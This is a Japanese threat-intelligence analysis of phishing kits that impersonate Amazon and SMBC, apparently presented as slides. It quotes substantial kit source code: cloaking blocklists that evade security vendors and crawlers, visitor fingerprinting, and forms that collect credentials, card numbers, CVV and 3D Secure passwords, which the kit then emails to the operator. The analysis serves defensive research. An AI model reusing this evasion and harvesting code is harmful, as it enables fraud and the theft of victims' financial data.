デバッグモードがONの時、IP範囲外の国からのアクセスや、特定のユーザーエージェントを持つクローラーからのアクセスを拒否するクローキング機能が有効化される。

```
$isdebug = 0;   // 改成 0代表  关闭拦截  改成1  开启拦截

if($isdebug == 0) {
    $setting['block_host'] = "off";
    $setting['block_iprange'] = "off";
    $setting['block_ua'] = "off";
    $setting['block_isp'] = "off";
    $setting['block_vpn'] = "off";
    $setting['block_crawler'] = "off";
    $setting['block_country'] = "off";
    $setting['block_onece'] = "off";
}else{
    $setting['block_host'] = "on";
    $setting['block_iprange'] = "on";
    $setting['block_ua'] = "on";
    $setting['block_isp'] = "on";
    $setting['block_vpn'] = "on";
    $setting['block_crawler'] = "on";
    $setting['block_country'] = "on";
    $setting['block_onece'] = "on";
}
```

main.php

ケース１：Amazonを騙ったフィッシングキット

機能構成

Amazonを騙ったフィッシングキットには以下の機能が具備している。

1. アクセス元情報収集機能
2. クローキング機能
3. クローラー検知機能
4. フィッシングコンテンツ

ケース１：Amazonを騙ったフィッシングキット

1. アクセス元情報収集機能

フィッシングキットにアクセスしてきたアクセス元の以下の情報を収集する。

- IPアドレス
- 地理情報
- クライアントのOS情報
- IPアドレスに紐づくISP名
- クライアントで使用されてるWebブラウザ

ケース１：Amazonを騙ったフィッシングキット

1. アクセス元情報収集機能

リクエストヘッダ（HTTP_CLIENT_IP, HTTP_X_FORWARDED_FOR, REMOTE_ADDR）から有効なIPアドレスを見つけて取得する。

```php
function getUserIP()
{
    $client  = @$_SERVER['HTTP_CLIENT_IP'];
    $forward = @$_SERVER['HTTP_X_FORWARDED_FOR'];
    $remote  = $_SERVER['REMOTE_ADDR'];

    if(filter_var($client, FILTER_VALIDATE_IP))
    {
        $ip = $client;
    }
    elseif(filter_var($forward, FILTER_VALIDATE_IP))
    {
        $ip = $forward;
    }
    else
    {
        $ip = $remote;
    }
    //return "211.1.214.104";
    return $ip;
}
```

main.php

ケース１：Amazonを騙ったフィッシングキット

1. アクセス元情報収集機能

リクエストヘッダのUserAgentから
クライアントのOS情報を取得する。

```php
function getOS() {
    $user_agent     =   $_SERVER['HTTP_USER_AGENT'];
    $os_platform    =   "Unknown OS Platform";
    $os_array       =   array(
                            '/windows nt 10/i'     =>  'Windows 10',
                            '/windows nt 6.3/i'     =>  'Windows 8.1',
                            '/windows nt 6.2/i'     =>  'Windows 8',
                            '/windows nt 6.1/i'     =>  'Windows 7',
                            '/windows nt 6.0/i'     =>  'Windows Vista',
                            '/windows nt 5.2/i'     =>  'Windows Server 2003/XP x64',
                            '/windows nt 5.1/i'     =>  'Windows XP',
                            '/windows xp/i'         =>  'Windows XP',
                            '/windows nt 5.0/i'     =>  'Windows 2000',
                            '/windows me/i'         =>  'Windows ME',
                            '/win98/i'              =>  'Windows 98',
                            '/win95/i'              =>  'Windows 95',
                            '/win16/i'              =>  'Windows 3.11',
                            '/macintosh|mac os x/i' =>  'Mac OS X',
                            '/mac_powerpc/i'        =>  'Mac OS 9',
                            '/linux/i'              =>  'Linux',
                            '/ubuntu/i'             =>  'Ubuntu',
                            '/iphone/i'             =>  'iPhone',
                            '/ipod/i'               =>  'iPod',
                            '/ipad/i'               =>  'iPad',
                            '/android/i'            =>  'Android',
                            '/blackberry/i'         =>  'BlackBerry',
                            '/webos/i'              =>  'Mobile'
                        );
    foreach ($os_array as $regex => $value) {
        if (preg_match($regex, $user_agent)) {
            $os_platform    =   $value;
        }
    }
    return $os_platform;
}

$os  =  getOS();
```

main.php

ケース１：Amazonを騙ったフィッシングキット

1. アクセス元情報収集機能

リクエストヘッダのUserAgentからクライアントの使用しているWebブラウザ情報を取得する。

```php
function getBrowser() {
    $user_agent     =   $_SERVER['HTTP_USER_AGENT'];
    $browser        =   "Unknown Browser";
    $browser_array  =   array(
                            '/msie/i'       =>  'Internet Explorer',
                            '/firefox/i'    =>  'Firefox',
                            '/safari/i'     =>  'Safari',
                            '/chrome/i'     =>  'Chrome',
                            '/opera/i'      =>  'Opera',
                            '/netscape/i'   =>  'Netscape',
                            '/maxthon/i'    =>  'Maxthon',
                            '/konqueror/i'  =>  'Konqueror',
                            '/mobile/i'     =>  'Handheld Browser'
                        );
    foreach ($browser_array as $regex => $value) {
        if (preg_match($regex, $user_agent)) {
            $browser    =   $value;
        }
    }
    return $browser;
}
```

main.php

ケース１：Amazonを騙ったフィッシングキット

1. アクセス元情報収集機能

セッション情報に国名が存在しているかを確認。

セッション情報に国名が設定されていない場合、外部サービスを利用してアクセス元IPアドレスの地理情報を取得する。

うまく国名が取得できなかった場合は別の外部サービスを利用し、２段階で地理情報を取得する。

```php
if(!isset($_SESSION['countryname'])){

    $details = get_ip1($ip_);
    $details = json_decode($details, true);
    $countryname = $details['geoplugin_countryName'];
    $countrycode = $details['geoplugin_countryCode'];
    $cn = $countryname;
    $cid = $countrycode;
    $continent = $details['geoplugin_continentName'];
    $citykota = $details['geoplugin_city'];
    $regioncity = $details['geoplugin_region'];
    $timezone = $details['geoplugin_timezone'];
    $kurenci = $details['geoplugin_currencySymbol_UTF8'];
if($countryname == "") {
    $details = get_ip2($ip_);
    $details = json_decode($details, true);
    $countryname = $details['country'];
```

```php
function get_ip1($_ip) {
    $url = "http://www.geoplugin.net/json.gp?ip=".$_ip;
    $ch = curl_init();
```

```php
function get_ip2($_ip) {
    $url = 'http://extreme-ip-lookup.com/json/' . $_ip;
    $ch = curl_init();
    curl_setopt($ch,CURLOPT_URL,$url);
    curl_setopt($ch,CURLOPT_RETURNTRANSFER,true);
```

main.php

ケース１：Amazonを騙ったフィッシングキット

1. アクセス元情報収集機能

アクセス元IPアドレスを元に外部サービス（Extreme IP Lookup）を利用してISP名を取得する。

```php
function getisp($ip) {
    $getip = 'http://extreme-ip-lookup.com/json/' . $ip;
    $curl     = curl_init();
    curl_setopt($curl, CURLOPT_URL, $getip);
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($curl, CURLOPT_FOLLOWLOCATION, true);
    $content = curl_exec($curl);
    curl_close($curl);
    $details   = json_decode($content);
    return $details->org;
}
```

main.php

ケース１：Amazonを騙ったフィッシングキット

2.クローキング機能

デバッグモードがONの時に動作。アクセス元情報収集機能で収集した「送信元IPアドレス」「国」「OS情報」「ISP」「ブラウザ」などの情報を活用し、様々な条件でアクセスを拒否する。観測できた条件は以下の通り。

- ホスト名
- IPレンジ
- User Agent
- ISP
- ブラウザとOS
- VPNやProxyを使っている否か
- 過去に窃取済みのアクセス元IPアドレスか否か
- 日本か日本国外か

ケース１：Amazonを騙ったフィッシングキット

2.クローキング機能

アクセス元ユーザのホスト名がフィッシングキット内で定義されているアクセス拒否対象のホスト名一覧と比較し判定する。

```php
if($setting['block_host'] == "on") {
    $hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
    $blocked_words = array(
            "factioninc",
            "mit.edu",
            "lbot",
            "bannana_bot",
            "zbot",
```

```php
foreach($blocked_words as $word) {
    if (substr_count($hostname, $word) > 0) {
        $ip = getUserIP();
        tulis_file("result/block_bot.txt","BLOCKED HOSTNAME ||
                    user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||
                    ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");
        tulis_file("result/total_bot.txt","$ip|Hostname");
        header("status: 403 Not Found");

        exit();
    }
}
```

blocker.php

ケース１：Amazonを騙ったフィッシングキット

2.クローキング機能

アクセス元IPアドレスがフィッシングキット内で定義されているアクセス拒否対象のIPレンジ一覧と比較し判定する。

```php
if($setting['block_iprange'] == "on") {
    $bannedIP = array(
        "^94.26.*.*",
        "^95.85.*.*",
        "^72.52.96.*",
    if(in_array($_SERVER['REMOTE_ADDR'],$bannedIP)) {
            $ip = getUserIP();
            tulis_file("result/block_bot.txt","BLOCKED IP RANGE ||
                    user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||
                    ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");
            tulis_file("result/total_bot.txt","$ip|IP Range");
            header("status: 403 Not Found");

            exit();

    } else {
            foreach($bannedIP as $ip) {
                if(preg_match('/' . $ip . '/',$_SERVER['REMOTE_ADDR'])){
                $ip = getUserIP();
                tulis_file("result/block_bot.txt","BLOCKED IP RANGE ||
                        user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||
                        ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");
                tulis_file("result/total_bot.txt","$ip|IP Range");
                header("status: 403 Not Found");

                exit();

                }
        }
    }
```

blocker.php

ケース１：Amazonを騙ったフィッシングキット

2.クローキング機能

アクセス元のUserAgentがフィッシングキット内で定義されているアクセス拒否対象のUserAgent一覧と比較し判定する。

```php
if($setting['block_ua'] == "on"){

    $dp =  strtolower($_SERVER['HTTP_USER_AGENT']);
    $blocked_words = array(
            "youtube",
            "zeus",
            "go-http-client/1.1",
            "b2w",
            "baypup",
            "get",
            "boitho",
            "nokia6682/",
            "bot/",
```

```php
foreach($blocked_words as $word2) {
    if (substr_count($dp, strtolower($word2)) > 0 or $dp == "" or $dp == " " or $dp ==
        $ip = getUserIP();
        tulis_file("result/block_bot.txt","BLOCKED USER AGENT ||
                    user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||
                    ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");
        tulis_file("result/total_bot.txt","$ip|User Agent");
        header("status: 403 Not Found");

        exit();
    }
}
```

blocker.php

ケース１：Amazonを騙ったフィッシングキット

2.クローキング機能

アクセス元のISPがフィッシングキット内で定義されているアクセス拒否対象のISP一覧と比較し判定する。

```php
if($setting['block_isp'] == "on"){
    $ip = getUserIP();
    $ispnya = getisp($ip);

    $banned_isp = array(
        "Avira",
        "vultr",
        "UniversityofVirginia",
        "InternetSecurity-TC",
        "Content Delivery Network Ltd",
        "DatalineLtd",
        "SunGardAvailabilityServicesLP",
```

```php
foreach ($banned_isp as $isps) {
    if (substr_count($ispnya, $isps) > 0) {
        $ip = getUserIP();
        tulis_file("result/block_bot.txt","BLOCKED ISP ||
                    user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||
                    ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");
        tulis_file("result/total_bot.txt","$ip|ISP");
        header("status: 403 Not Found");

        exit();
    }
}
```

blocker.php

ケース１：Amazonを騙ったフィッシングキット

2.クローキング機能

アクセス元クライアントのWebブラウザがフィッシングキット内で定義されていないWebブラウザであることを判定する。

```php
if($br == "Unknown Browser") {
    $ip = getUserIP();
    tulis_file("result/block_bot.txt","BLOCKED SAFEBROWSING ||
                user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||
                ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");
    tulis_file("result/total_bot.txt","$ip|Google Safebrowsing");
    header("status: 403 Not Found");

    exit();
}
```

blocker.php

ケース１：Amazonを騙ったフィッシングキット

2.クローキング機能

アクセス元クライアントのOSがフィッシングキット内で定義されていないOSかどうかを判定する。

```
if($os == "Unknown OS Platform") {
    $ip = getUserIP();
    tulis_file("result/block_bot.txt","BLOCKED SAFEBROWSING ||
                user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||
                ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");
    tulis_file("result/total_bot.txt","$ip|Google Safebrowsing");
    header("status: 403 Not Found");

    exit();
}
```

blocker.php

ケース１：Amazonを騙ったフィッシングキット

2.クローキング機能

アクセス元がVPNまたはProxyを利用しているかの判定を外部サービスを用いて実施する。

```php
if($setting['block_vpn'] == "no") {
    $ip = getUserIP();

    if($ip == "127.0.0.1") {
    }else{
        $url = "https://blackbox.ipinfo.app/lookup/".$ip;
        $ch = curl_init();
        curl_setopt($ch,CURLOPT_URL,$url);
        curl_setopt($ch,CURLOPT_RETURNTRANSFER,true);
        curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
        $resp = curl_exec($ch);
        curl_close($ch);
        $result = $resp;
        if($result == "Y") {
            tulis_file("result/block_bot.txt","BLOCKED VPN/PROXY ||
            user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||
            ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");
            tulis_file("result/total_bot.txt","$ip|VPN/Proxy");

            header("status: 403 Not Found");

            exit();
        }
    }
}
```

blocker.php

ケース１：Amazonを騙ったフィッシングキット

2.クローキング機能

セッションに”once”がセットされているかどうかをチェック。

```php
if($setting['block_onece'] == "on") {

    if(isset($_SESSION['once'])) {
            $ip = getUserIP();
            header("status: 403 Not Found");
            tulis_file("result/block_bot.txt","request onece ||
                        user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||
                        ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");
            tulis_file("result/total_bot.txt","$ip|request onece");
            exit();
    }
}
```

api/api_session.php

“Once”は1度既に窃取済みのアクセス元であることを表すフラグのようなものと推測される。
ここでは既に窃取済みのアクセス元はアクセスを拒否する。

ケース１：Amazonを騙ったフィッシングキット

2.クローキング機能

アクセス許可国リストを定義し、事前に収集した国名がアクセス許可国リストに含まれているかを確認

```php
if($setting['block_country'] == "on") {
    $accessCountryList = array("Japan","JP");//允许日本与中国访问
    if(!in_array($countryname,$accessCountryList)){
        $ip = getUserIP();
        header("status: 403 Not Found");
        tulis_file("result/block_bot.txt","Country RANGE ||
                    user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||
                    ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");
        tulis_file("result/total_bot.txt","$ip|IP Range");

        exit();
    }
}
```

api/api_session.php

このフィッシングキット内では「Japan」または「JP」をアクセス許可国リストとして定義していることから、日本だけをターゲットにしているというのが推測できる

ケース１：Amazonを騙ったフィッシングキット

3. クローラー検知機能

CrawlerDetectとReferralSpamDetectという外部ツールを利用してウェブクローラーやリファラースパムを検出する。

```php
require 'CrawlerDetect/Fixtures/AbstractProvider.php';
require 'CrawlerDetect/Fixtures/AbstractReff.php';
require 'CrawlerDetect/Fixtures/Crawlers.php';
require 'CrawlerDetect/Fixtures/Exclusions.php';
require 'CrawlerDetect/Fixtures/Headers.php';
require 'CrawlerDetect/Fixtures/Headerspam.php';
require 'CrawlerDetect/Fixtures/SpamReferrers.php';
require 'CrawlerDetect/CrawlerDetect.php';
require 'CrawlerDetect/ReferralSpamDetect.php';
use Jaybizzle\CrawlerDetect\CrawlerDetect;
use Jaybizzle\ReferralSpamDetect\ReferralSpamDetect;
```

crawlerdetect.php

```php
public function isCrawler($userAgent = null)
{
    $agent = trim(preg_replace(
        "/{$this->compiledExclusions}/i",
        '',
        $userAgent ?: $this->userAgent
    ));
    if ($agent == '') {
        return false;
    }
    $result = preg_match("/{$this->compiledRegex}/i", $agent, $matches);
    if ($matches) {
        $this->matches = $matches;
    }
    return (bool) $result;
}
```

Jaybizzle/CrawlerDetect/CrawlerDetect.php

```php
public function isReferralSpam($referrer = null)
{
    $referrer = $referrer ?: $this->referrer;

    if (strlen(trim($referrer)) == 0) {
        return false;
    }
    if (strpos($this->compiledString, $referrer)){
        return true;
    } else {
        return false;
    }
}
```

Jaybizzle/ReferralSpamDetect / ReferralSpamDetect.php

ケース１：Amazonを騙ったフィッシングキット

3. クローラー検知機能

CrawlerDetectではUser Agent内に特定の文字列が含まれるかの確認し、判定を行う。

ReferralSpamDetectではRefererURLに特定の文字列が含まれているか確認し、判定を行う。

```php
if($setting['block_crawler'] == "on") {
    $CrawlerDetect = new CrawlerDetect;
    $referrer = new ReferralSpamDetect;

    if($CrawlerDetect->isCrawler()) {
        $ip = getUserIP();
        tulis_file("result/total_bot.txt", "$ip|Bot Crawler"."\n");
        header("status: 403 Not Found");
        exit();
    }
    if($referrer->isReferralSpam()) {
        $ip = getUserIP();
        tulis_file("result/total_bot.txt", "$ip|Referrer Block"."\n");
        header("status: 403 Not Found");
        exit();
    }
}
```

crawlerdetect.php

ケース１：Amazonを騙ったフィッシングキット

4.フィッシングコンテンツ

フィッシングコンテンツはVue.jsを使って構成されている。
index.htmlの中でvue-routerを使ったページのルーティングを行っており、フィッシングサイトの処理に合わせて実施し、さまざまなコンテンツが用意された複数のJavaScriptを呼び出している。

```
<!DOCTYPE html>
<html>
<head>
    <meta charset=utf-8>
    <meta name=viewport content="width=device-width,initial-scale=1">
    <link rel="shortcut icon" href=/favicon.ico>
    <link href=/static/css/app.752839d3f58c010ecc04f48dcc063497.css rel=stylesheet>
</head>
<style></style>
<body>
<div id=app></div>
<script type=text/javascript src=/static/js/manifest.dd091f32d078ce1ae228.js></script>
<script type=text/javascript src=/static/js/vendor.8942a87b5a70d06cf6ea.js></script>
<script type=text/javascript src=/static/js/app.75f405b5d5d325e145c9.js></script>
</body>
</html>
```

index.html


```
js
├── 0.ae56cb9f68b80e8b1e62.js
├── 1.1f5e12c89c9e17b78cee.js
├── 10.7e8b298cf8b9eeb78e8d.js
├── 11.8b1570ce205b9a0d5ecb.js
├── 12.b0fdc6f2929c40528c04.js
├── 13.5b74bd82b5fed10e051f.js
├── 14.e1d3405c170030bc6e16.js
├── 15.5a2aef89a62e11d95a50.js
├── 2.140da6dcc811eb3215dd.js
├── 3.d9a487a8067cff92238c.js
├── 4.3d3c0808f3d7b14f39ea.js
├── 5.e8cba5c7d9bea4b7c044.js
├── 6.4153f4cef02ec63128b4.js
├── 7.f2cc96632380957f0886.js
├── 8.67434be2e9f5b166bccc.js
└── 9.47a7b99adee046813f1c.js
```

呼び出される番号JavaScript

ケース１：Amazonを騙ったフィッシングキット

4.フィッシングコンテンツ

以下はフィッシングサイトのログイン画面と呼び出されるコード




```php
<?php
header('Content-Type: text/html;charset=utf-8');
header('Access-Control-Allow-Origin:*'); // *代表允许任何网址请求
header('Access-Control-Allow-Methods:POST'); // 允许请求的类型
header('Access-Control-Allow-Credentials: true'); // 设置是否允许发送 cookies

require("../main.php");
require("../crawlerdetect.php");
require('../blocker.php');

session_start();
$_SESSION['email'] = $_POST['email'];
$_SESSION['password']   = $_POST['password'];
$_SESSION['timedate']   = date('H:i:s d/m/Y');
$_SESSION['HTTP_USER_AGENT'] = $_SERVER['HTTP_USER_AGENT'];
?>
```

ケース１：Amazonを騙ったフィッシングキット

4.フィッシングコンテンツ

以下は個人情報入力画面と呼び出されるコード


```php
session_start();
$_SESSION['fullname']   = $_POST['fullname'];
$_SESSION['dob']    = $_POST['dob'];
$_SESSION['zipcode']    = $_POST['zipcode'];
$_SESSION['stat']   = $_POST['stat'];
$_SESSION['address1']   = $_POST['address1'];
$_SESSION['address2']   = $_POST['address2'];
$_SESSION['phonenumber']    = $_POST['phonenumber'];
```

ケース１：Amazonを騙ったフィッシングキット

4.フィッシングコンテンツ

以下はクレジットカード情報の入力画面と呼び出されるコード


```
$_SESSION['namecard']   = $_POST['namecard'];
$_SESSION['cardnumber']   = $_POST['cardnumber'];
$_SESSION['exdate'] = $_POST['exdate'];
$_SESSION['cvc']   = $_POST['cvc'];
$_SESSION['bankname'] = get_BIN($_SESSION['cardnumber'],"bankname");
```

ケース１：Amazonを騙ったフィッシングキット

4.フィッシングコンテンツ

入力されたクレジットカード情報を元に外部サービスを使ったBINコードの取得機能も実装されている。

```php
function get_BIN($bin,$parameter)
{

  $binx = preg_replace('/\s+/', '', substr($bin, 0, 6));
  $get_bin = curl('https://lookup.binlist.net/'.$binx);
  $json_bin = @json_decode($get_bin, true);
  if ($parameter == 'bankname')
  {
    if (isset($json_bin))
    {
      return $json_bin['scheme'];
    }
    else
    {
      return '';
    }
  }
}
```

api/send_card.php

ケース１：Amazonを騙ったフィッシングキット

4.フィッシングコンテンツ

以下はフィッシングサイトの３Dセキュア入力画面とsubmit時に呼び出されるコード


```php
function submit($url,$data) {
    $data['action'] = 'submit';
    $curl = curl_init();
    curl_setopt($curl, CURLOPT_URL, $url);
    curl_setopt($curl, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($curl, CURLOPT_SSL_VERIFYHOST, false);
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($curl, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($curl, CURLOPT_POST, 1);
    curl_setopt($curl, CURLOPT_POSTFIELDS, $data);
    $response = curl_exec($curl);
    curl_close($curl);
    $response = json_decode($response,TRUE);
    return $response;
}
```

ケース１：Amazonを騙ったフィッシングキット

4.フィッシングコンテンツ

ここまでに入力された情報はテキストファイルに記録され、フィッシングアクターにメール送付される。

```php
//邮件内容
$mg_mail .= "亚马逊 ID  : ".$_POST['email']."<br>";
$mg_mail .= "密码       : ".$_POST['password']."<br>";

$mg_mail .= "#--------------------------------[ 信用卡详情 ]--------------------------#" ."<br>";
$mg_mail .= "银行          : ".$_POST['bankname']."<br>";
$mg_mail .= "卡主名字      : ".$_POST['namecard']."<br>";
$mg_mail .= "卡号          : ".$_POST['cardnumber']."<br>";
$mg_mail .= "到期日        : ".$_POST['exdate']."<br>";
$mg_mail .= "cvv           : ".$_POST['cvc']."<br>";

$mg_mail .= "#-------------------------------[ 3D 密码 ]----------------------------------#" . "<br>";
$mg_mail .= "web ID : ".$_POST['cvv3_login']."<br>";
$mg_mail .= "Password 3D : ".$_POST['cvv3_secure']."<br>";

$mg_mail .= "#-------------------------------[ 个人信息 ]----------------------------------#" . "<br>";
$mg_mail .= "姓名       : ".$_POST['fullname']."<br>";
$mg_mail .= "所在州      : ".$_POST['stat']."<br>";
$mg_mail .= "地址1      : ".$_POST['address1']."<br>";
$mg_mail .= "地址2      : ".$_POST['address2']."<br>";
$mg_mail .= "国家       : ".$_POST['countryname']."<br>";
$mg_mail .= "邮编       : ".$_POST['zipcode']."<br>";
$mg_mail .= "生日       : ".$_POST['dob']."<br>";
$mg_mail .= "手机号码    : ".$_POST['phonenumber']."<br>";

$mg_mail .= "#-------------------------------[ 指纹信息 ]----------------------------------#" . "<br>";
$mg_mail .= "ip : " . getUserIP() . "<br>";
$mg_mail .= "UserAgent : ".$_POST['HTTP_USER_AGENT']."<br>";
$mg_mail .= "Region : ".$_POST['region']."<br>";
$mg_mail .= "Time Date : ".date('H:i:s d/m/Y')."<br>";
$mg_mail .="-----------------------------------------";


tulis_file("result/". str_replace(" ", "", $_POST['cardnumber']) . "--"  . $_POST['mode'] .  ".txt",$mg);

sendMail([redacted]@[redacted].com","Amazon-".$_POST['cardnumber'],$mg_mail,$_POST['fullname']);
```

api/send_3d.php

ケース１：まとめ

- Amazonを騙ったフィッシングキット「JP亚马逊源码（防红防乱填）.zip」はVue.jsを使って作られており、アクセス元のリクエストヘッダやセッションから情報収集を行い、細かい判定処理を設けてクローキングを実装している。

- 外部ツールのCrawlerDetectやReferralSpamDetectなどを使うことでクローラー検知の処理を簡素化している。


- フィッシングサイトに入力された情報はテキストファイルに出力されたのちにフィッシングアクターに直接メール送付される。

ケース2：SMBCを騙ったフィッシングキット

ケース２：SMBCを騙ったフィッシングキット

SMBCのクレジットカードサービスを模倣したのフィッシングキット。

- 侵害ブランド：SMBC（三井住友銀行）
- File Name：三井.zip
- File Hash（SHA1）：2a0a37dedffae95f46b2a51066e44c06058bf764



ケース２：SMBCを騙ったフィッシングキット

README

README.mdファイルが配置されており、動作環境の説明とThinkPHPの使い方が書かれていることから、ThinkPHPを使って作られていることがわかる。

```
ThinkPHP 6.0
==========

> 运行环境要求PHP7.2+，兼容PHP8.1

[官方应用服务市场](https://market.topthink.com) | [`ThinkAPI`—官方统一API服务](https://docs.topthink.com/think-api)

ThinkPHPV6.0版本由[亿速云](https://www.yisu.com/)独家赞助发布。

## 主要新特性

* 采用`PHP7`强类型（严格模式）
* 支持更多的`PSR`规范
* 原生多应用支持
* 更强大和易用的查询
* 全新的事件系统
* 模型事件和数据库事件统一纳入事件系统
* 模板引擎分离出核心
* 内部功能中间件化
* SESSION/Cookie机制改进
* 对Swoole以及协程支持改进
* 对IDE更加友好
* 统一和精简大量用法
```

```
## 安装

~~~
composer create-project topthink/think tp 6.0.*
~~~

如果需要更新框架使用
~~~
composer update topthink/framework
~~~

## 文档

[完全开发手册](https://www.kancloud.cn

## 参与开发

请参阅 [ThinkPHP 核心框架包](https://gi
```

```
## 版权信息

ThinkPHP遵循Apache2开源协议发布，并提供免费使用。

本项目包含的第三方源码和二进制文件之版权信息另行标注。

版权所有Copyright © 2006-2021 by ThinkPHP (http://thinkphp.cn)

All rights reserved。

ThinkPHP® 商标和著作权所有者为上海顶想信息科技有限公司。

更多细节参阅 [LICENSE.txt](LICENSE.txt)
```

README.md

ケース２：SMBCを騙ったフィッシングキット

設定関連

フィッシングキットの可変設定値に関しては configディレクトリ配下に配置されているPHPファイルで定義が行われている。

フィッシングアクターが使用する時に設定変更するのは public/static/config.js辺りのようでクローキング実施時に転送する先のURL、ipregistryサービスを利用するためのAPI key、取得した情報の保存先を設定することができる。

```
config
├── app.php
├── cache.php
├── console.php
├── cookie.php
├── database.php
├── filesystem.php
├── lang.php
├── log.php
├── middleware.php
├── route.php
├── session.php
├── trace.php
└── view.php
```

```
var configAll={
    //默认防红跳转的页面
    URLtarget: "https://www.smbc-card.com/",

    //获取查询ipregistry的key
    ipKey:'7ma8qsjc6oe5ryg5',

    //文件存放路径,
    fileSys:"https://www.poczta-polska.pl/"
};

export default configAll;
```

public/static/config.js

ケース２：SMBCを騙ったフィッシングキット

機能構成

SMBCを騙ったフィッシングキットには以下の機能が具備している。

1.アクセス元情報収集機能

2.クローキング機能

3.クローラー検知機能

4.フィッシングコンテンツ

5.取得情報管理機能

